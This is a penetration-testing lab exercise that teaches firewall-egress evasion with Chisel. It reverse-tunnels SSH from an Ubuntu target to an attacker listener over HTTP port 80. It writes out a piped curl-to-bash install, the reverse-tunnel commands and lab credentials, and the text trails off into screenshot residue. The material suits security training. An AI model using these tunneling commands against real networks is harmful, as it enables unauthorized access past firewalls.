🔄 Module 12: Lateral Movement and Pivoting

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# Exercise 03: HTTP Tunneling Using Chisel
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Scenario

HTTP/S Encapsulated Reverse Tunneling with Chisel provides penetration testers with a fast, lightweight mechanism to bypass egress network firewalls that restrict inbound and outbound non-HTTP traffic (e.g., SSH on TCP/22). By encapsulating arbitrary TCP/UDP traffic within HTTP/HTTPS requests on allowed ports (`80` , `443`), Chisel establishes encrypted reverse tunnels back to attacker-controlled listeners.

Key technical concepts in Chisel HTTP tunneling:
1. **Firewall Egress Restriction Setup**: Enforcing strict UFW host firewall rules on target Linux client (**192.168.0.19**) permitting only HTTP (`80/tcp`) and HTTPS (`443/tcp`), effectively blocking direct inbound SSH connections (**ssh bob@192.168.0.19** fails).
2. **User Account Creation for Tunneling**: Creating dedicated target user **bob** (**Bob@123**) on Ubuntu client host.
3. **Chisel Server Initialization**: Executing **sudo chisel server -p 80 --reverse** on Parrot Security (**192.168.0.18**) to start an HTTP listener on port `80` with reverse tunnel support.
4. **Chisel Client Reverse Port Forwarding**: Executing **chisel client 192.168.0.18:80 R:2222:127.0.0.1:22** on Ubuntu client host to map remote server port `2222` back to local SSH service (`127.0.0.1:22`).
5. **Reverse SSH Access & PCAP Verification**: Connecting via SSH to local forwarded port on Parrot Security (**ssh -p 2222 bob@127.0.0.1**), establishing a shell, and capturing/filtering HTTP tunneled traffic (`tcp.port == 80`) in Wireshark.

In this exercise, we log into **Parrot Security** (**pentester** / **toor**) and **Ubuntu** (**Ubuntu** / **toor**), enable UFW firewall on Ubuntu allowing only ports `80` and `443` , create user **bob**, verify direct SSH failure, install **Chisel** via cURL script (`curl https://i.jpillora.com/chisel! | bash`), start Chisel reverse server on port `80` , initiate client reverse tunnel (`R:2222:127.0.0.1:22`), log in over reverse SSH tunnel (**ssh -p 2222 bob@127.0.0.1**), and inspect HTTP encapsulated packets in Wireshark (`tcp.port == 80`).

Objective


The objective of this lab is to help students learn how to:
- Authenticate to Parrot Security VM (**pentester** / **toor**) and Ubuntu VM (**Ubuntu** / **toor**)
- Configure UFW firewall on Ubuntu: **ufw enable**, **ufw allow 80/tcp**, **ufw allow 443/tcp**
- Add target user account on Ubuntu: **sudo adduser bob** (Password: **Bob@123**)
- Verify direct SSH blockage from Parrot Security: **ssh bob@192.168.0.19**
- Install Chisel binary on both hosts: **curl https://i.jpillora.com/chisel! | bash**
- Start Chisel reverse server on Parrot Security: **sudo chisel server -p 80 --reverse**
- Establish Chisel client reverse tunnel on Ubuntu: **chisel client 192.168.0.18:80 R:2222:127.0.0.1:22**
- Connect to reverse SSH shell via local forwarded port: **ssh -p 2222 bob@127.0.0.1**
- Capture and inspect HTTP tunneled frames in Wireshark: **tcp.port == 80**


Task 1: Configure UFW Firewall, Install Chisel, Establish HTTP Reverse Tunnel, and Access SSH Service


In this task, we enable UFW on Ubuntu allowing ports `80` and `443`, create user `bob`, attempt direct SSH connection, install Chisel, launch Chisel reverse server and client, connect to tunneled SSH on port `2222`, and audit HTTP traffic in Wireshark.


Lab Tasks

1. Log into **Parrot Security** VM using credentials (**pentester** / **toor**). Obtain root privileges:
   sudo su






Applications
Places
System
Tue Dec 24, 06:01
Parrot
pentester's Home
README.license
Trash
Menu

